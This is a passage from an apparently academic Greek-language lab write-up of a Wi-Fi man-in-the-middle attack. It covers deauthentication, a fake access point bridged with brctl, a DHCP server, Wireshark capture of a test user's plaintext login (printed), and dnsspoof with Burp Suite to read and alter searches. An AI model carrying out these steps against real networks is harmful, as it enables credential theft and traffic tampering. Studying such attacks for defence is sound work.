Το σενάριο της επίθεσης μας θα είναι το εξής: Θα δημιουργήσουμε ένα σημείο πρόσβασης με το SSID του να είναι **TestLab**. Αφού εφαρμόσουμε de-authentication επίθεση στον χρήστη αναγκάζοντας τον στο τέλος να συνδεθεί στο δικό μας ψεύτικο σημείο πρόσβασης όπως έχουμε δείξει στις παραπάνω ενότητες, εμείς ως επιτιθέμενοι παράλληλα θα συνδεθούμε σε έγκυρο σημείο πρόσβασης το οποίο μας παρέχει πρόσβαση στο Ιντερνέτ. Στην εικόνα που ακολουθεί μπορούμε να δούμε σχηματικά το σενάριο της επίθεσης.




Figure 108: Σενάριο επίθεσης

Όπως φαίνεται στην παραπάνω εικόνα στον υπολογιστή του επιτιθέμενου θα υπάρχουν δύο κάρτες δικτύου. Η μία είναι η ενσωματωμένη ασύρματη κάρτα του υπολογιστή, την οποία θα χρησιμοποιήσουμε για να συνδεθούμε στο έγκυρο σημείο πρόσβασης (MyNet) προκειμένου να έχουμε πρόσβασης στο Ιντερνέτ. Η δεύτερη κάρτα είναι η εικονική κάρτα που δημιουργούμε σε περιβάλλον Linux μέσω της εξωτερικής ασύρματης κάρτας (βλ ενότητα 4.4), η οποία θα χρησιμοποιηθεί για τη δημιουργία του ψεύτικου σημείου πρόσβασης όπου θα συνδεθεί ο χρήστης-θύμα.

Παρακάτω βλέπουμε τον υπολογιστή του χρήστη να είναι συνδεδεμένος στο ψεύτικο σημείο πρόσβασης το οποίο βρίσκεται στον υπολογιστή του επιτιθέμενου. Ο χρήστης προς το παρών δεν έχει πρόσβαση στο Ιντερνέτ διότι δεν έχουμε τρέξει ακόμα το DHCP server ώστε να πάρει αυτόματα μια IP διεύθυνση.

Figure 109: Χρήστης συνδεδεμένος στο ψεύτικο σημείο πρόσβασης

Και στην παρακάτω εικόνα βλέπουμε τον υπολογιστή του επιτιθέμενου να είναι συνδεδεμένος σε έγκυρο σημείο πρόσβασης με πρόσβαση στο Ιντερνέτ.

Figure 110: Επιτιθέμενος συνδεδεμένος σε σημείο πρόσβασης

Το επόμενο βήμα είναι να ρυθμίσουμε τις κάρτες δικτύου. Αρχικά ενεργοποιούμε την ενσωματωμένη ενσύρματη και ασύρματη κάρτα δικτύου του υπολογιστή η οποία στο περιβάλλον Linux αναγνωρίζεται ως **eth0** και **mon0** αντίστοιχα.

Figure 111: Ρύθμιση καρτών δικτύου

Ύστερα δημιουργούμε το ψεύτικο σημείο πρόσβασης δίνοντας του το όνομα TestLab όπως έχουμε δείξει σε προηγούμενες ενότητες.




Figure 112: Δημιουργία ψεύτικου σημείου πρόσβασης

Ενεργοποιούμε την εικονική ενσύρματη κάρτα **at0** που δημιουργείται όταν φτιάχνουμε το ψεύτικο σημείο πρόσβασης.




Figure 113: Ενεργοποίηση κάρτας δικτύου

Το επόμενο βήμα που πρέπει να κάνουμε είναι το εξής: Οι δύο ασύρματες κάρτες που χρησιμοποιούμε δεν επικοινωνούν μεταξύ τους, Έτσι η κίνηση που στέλνει ο χρήστης στο ψεύτικο σημείο πρόσβασης δεν προωθείται στο έγκυρο σημείο πρόσβασης ώστε να καταλήξει στο Ιντερνέτ. Θα πρέπει λοιπόν να γεφυρώσουμε (bridge) αυτές τις κάρτες έτσι ώστε όποια κίνηση στέλνει ο χρήστης στο ψεύτικο σημείο πρόσβασης μέσω τις κάρτας mon0, να πάει στη κάρτα eth0 και από εκεί στο Ιντερνέτ (και το αντίστροφο). Έτσι η εικόνα 72 αλλάζει και γίνεται όπως παρακάτω:




Figure 114: Γεφύρωση καρτών δικτύου

Πάμε λοιπόν να εφαρμόσουμε το παραπάνω και να γεφυρώσουμε τις δύο γέφυρες. Αυτό θα το κάνουμε χρησιμοποιώντας ένα εργαλείο σε περιβάλλον Linux το οποίο λέγεται **brctl** (bridge control) με το οποίο αρχικά πρέπει να δημιουργήσουμε μία "γέφυρα" που θα ενώσει τις δύο κάρτες δικτύου. Αυτό το βλέπουμε στην παρακάτω εικόνα.

Figure 115: Εισαγωγή καρτών δικτύου στη γέφυρα

Δημιουργήσαμε λοιπόν την γέφυρα με την εντολή **brctl addbr mitm**, στην οποία δώσαμε το όνομα mitm. Για να το καταλάβουμε καλύτερα, η γέφυρα αυτή μπορούμε να την θεωρήσουμε σαν μία τρίτη κάρτα δικτύου που συνδέει τις δύο κάρτες που έχομε αναφέρει. Παρακάτω με την εντολή **brctl show** βλέπουμε τις διαθέσιμες κάρτες δικτύου που περιέχει αυτή η γέφυρα και μπορούμε να δούμε ότι ακόμα δεν υπάρχει τίποτα γιατί απλώς δεν έχουμε προσθέσει καμία κάρτα ακόμα. Οπότε προχωράμε στις επόμενες δύο εντολές για να προσθέσουμε στη γέφυρα τις κάρτες eth0 και at0. Ύστερα δίνουμε στις κάρτες δικτύου αυτές την IP διεύθυνση 0.0.0.0 , και ενεργοποιούμε την γέφυρα mitm.

Figure 116: Ενεργοποίηση γέφυρας

Επόμενο βήμα είναι να δώσουμε μία IP διεύθυνση στη γέφυρα αυτή ώστε να πάρουν και οι δύο κάρτες δικτύου και να έχουμε πρόσβαση στο Ιντερνέτ. Για να γίνει αυτό, θα πρέπει να τρέξουμε ένα DHCP server για την αυτόματη ανάθεση IP. Αυτό το βλέπουμε παρακάτω.




Figure 117: Ενεργοποίηση DHCP server

Βλέπουμε στην παραπάνω εικόνα ότι ο DHCP server ξεκίνησε και τρέχει. Μπορούμε να διαπιστώσουμε στην παρακάτω εικόνα ότι η γέφυρα mitm τώρα πια έχει αποκτήσει μια IP διεύθυνση.




Figure 118: IP γέφυρας

Τώρα πλέον ήρθε η στιγμή που τα πάντα είναι έτοιμα και ο χρήστης-θύμα συνδέεται στο ψεύτικο σημείο πρόσβασης. Βλέπουμε στην παρακάτω εικόνα ότι ο χρήστης έκανε επιτυχής σύνδεση στο σημείο πρόσβασης TestLab, το οποίο είναι αυτό που δημιουργήσαμε εμείς.




Figure 119: Σύνδεση χρήστη στο ψεύτικο σημείο πρόσβασης

Από τη στιγμή που ο χρήστης συνδέεται έχει κανονική πρόσβαση στο Ιντερνέτ και επομένως στέλνει και λαμβάνει κίνηση, η οποία δεν είναι πλέον ασφαλής. Βάλαμε τον χρήστη να κάνει

είσοδο στον λογαριασμό του σε μία ιστοσελίδα όπου παίζει σκάκι, εισάγοντας το username και το κωδικό του. Ύστερα τρέχοντας το πρόγραμμα wireshark, κάνουμε ανίχνευση κίνησης στην κάρτα at0 διότι αυτή είναι η κάρτα που είναι συνδεδεμένος ο χρήστης.




Figure 120: Καταγραφή κωδικού πρόσβασης

Επειδή όλη η κίνηση που στέλνει και λαμβάνει ο χρήστης περνάει από τον υπολογιστή μας, θα μπορέσουμε σε όλα τα πακέτα που καταγράφει το wireshark, να εντοπίσουμε και το πακέτο που περιλαμβάνει το κωδικό και username του χρήστη (βλ πάνω εικόνα). Για να δούμε καλύτερα τι περιλαμβάνει το πακέτο που έχουμε επιλέξει στην παραπάνω εικόνα, πατάμε δεξί κλικ **--> *Follow TCP Stream***




Figure 121: Username και κωδικός πρόσβασης

Βλέπουμε ότι στο πακέτο αυτό υπάρχει ο κωδικός και username του χρήστη, τα οποία είναι: **username = Varyag** και **password = zkw4gave**.

Είδαμε λοιπόν πως με μία Man in the middle επίθεση μπορούμε να αποκτήσουμε ευαίσθητα δεδομένα χρηστών όταν αυτοί συνδέονται σε σημεία πρόσβασης που είναι ανοικτά και δεν χρησιμοποιούν κρυπτογράφηση. Οι χρήστες θα πρέπει να αποφύγουν να συνδέονται σε τέτοια σημεία πρόσβασης καθώς μπορεί κάλλιστα η επίθεση που εμείς εφαρμόσαμε στα πλαίσια της αυτής της εργασίας, να γίνει πραγματικότητα από κάποιον με κακόβουλες προθέσεις.

6.10 SSL Man In The Middle Επίθεση

Σε αυτό το κομμάτι θα δούμε πως μπορούμε να παρακολουθούμε τι ψάχνει ο χρήστης σε μία μηχανή αναζήτησης όπως το Google και ακόμα να πειράξουμε την αναζήτηση έτσι ώστε αυτή να επιστρέψει διαφορετικά αποτελέσματα από αυτά που έψαχνε ο χρήστης. Επίσης θα εφαρμόσουμε μια επίθεση υποκλέπτοντας δεδομένα από μία ιστοσελίδα που χρησιμοποιεί SSL την οποία επισκέπτεται ο χρήστης, όπως είναι το Yahoo mail αλλά ακόμα και το Facebook . Έχοντας εφαρμόσει τα βήματα που δείξαμε στη προηγούμενη ενότητα και τον χρήστη-θύμα να είναι ακόμα συνδεδεμένος στο ψεύτικο σημείο πρόσβασης, συνεχίζουμε και επεκτείνουμε περισσότερο την επίθεση μας.

Το πρώτο βήμα που πρέπει να κάνουμε είναι να τρέξουμε το *dnsspoof*. Αυτό που κάνει το πρόγραμμα αυτό είναι να παρακολουθεί για dns-αιτήματα που στέλνει ο χρήστης στον τοπικό DNS server και να απαντάει με μία DNS -απάντηση, λέγοντας ότι η ιστοσελίδα ή ο host που υπήρχε στο DNS -αίτημα, βρίσκεται στην IP του επιτιθέμενου. Επειδή όμως το dnsspoof απαντάει πιο γρήγορα, ο χρήστης αποδέχεται αυτή την απάντηση και ύστερα ο browser του στέλνει ένα HTTP-αίτημα στην IP διεύθυνση του επιτιθέμενου στη θύρα 80.

Figure 122: Εκκίνηση το dnsspoof

Όταν ο χρήστης στείλει το HTTP -αίτημα, θα προκύψει ένα πρόβλημα. Το πρόβλημα είναι ότι δεν υπάρχει τίποτα που να ακούει για HTTP αιτήσεις στη θύρα 80. Οπότε η λύση είναι να χρησιμοποιήσουμε έναν proxy server στον υπολογιστή του επιτιθέμενου που να ακούει στη θύρα 80. Ο proxy server που θα χρησιμοποιήσουμε λέγεται *Burpsuite* σε περιβάλλον Linux. Μόλις τρέξουμε το πρόγραμμα αυτό, ο proxy server θα ξεκινήσει αυτόματα στη θύρα 8080. Θα πρέπει μετά να σηκώσουμε τις θύρες 80 για το HTTP και 443 για το SSL. Για να το κάνουμε αυτό πάμε: **proxy ---> options---> local listener port:** και εισάγουμε τη μια θύρα πρώτα και ύστερα πατάμε το **add**. Μετά τις ρυθμίσεις αυτές, κάνουμε επίσης και κάποιες άλλες ρυθμίσεις. Στον πίνακα με τι θύρες, κάνουμε κλικ πάνω από την θύρα 80 και ύστερα πατάμε: **Edit** ---> Επιλέγουμε το **"Support invisible proxying for non-proxy-aware clients"** ---> **Update**. Τα ίδια βήματα κάνουμε και για τη θύρα 443.




Figure 123: Burpsuite proxy server

Αφού κάνουμε αυτά τα βήματα, πατάμε στο **intercept** το οποίο είναι σε κατάσταση **On.** Τώρα αυτό που θα κάνουμε είναι να βάλουμε τον χρήστη-θύμα να κάνει μια αναζήτηση στο Google. Ο browser του χρήστη θα στείλει ένα HTTP GET request στη θύρα 80. Εμείς ως επιτιθέμενοι μέσω του proxy server θα λάβουμε την αίτηση αυτή και θα μπορέσουμε να δούμε το περιεχόμενο της το οποίο είναι σε απλό κείμενο. Στην παραπάνω εικόνα βλέπουμε την αναζήτηση στο Google που κάνει ο χρήστης, η οποία δεν φέρει αποτελέσματα μέχρι εμείς να φέρουμε το Intercept σε κατάσταση Off.




Figure 124: Αναζήτηση του χρήστη

Στην παρακάτω εικόνα βλέπουμε ότι ο proxy server έχει λάβει το http GET request, μέσα στο οποίο βλέπουμε και αυτό που έψαξε ο χρήστης στο Google.




Figure 125: Καταγραφή αναζήτησης

Τώρα αυτό που θα μπορούσαμε να κάνουμε είναι να αλλάξουμε αυτό που ο χρήστης αναζήτησε σε κάτι άλλο, όπως φαίνεται στην παρακάτω εικόνα. Μετά πατάμε το κουμπί **Intercept is on** ώστε να το βάλουμε σε κατάσταση Off και η HTTP GET αίτηση να φτάσει στο προορισμό της, δηλαδή σε κάποιον server της Google.

Figure 126: Αλλαγή αναζήτησης

Στην παρακάτω εικόνα βλέπουμε το αποτέλεσμα της αναζήτησης μετά τη δική μας παρέμβαση.

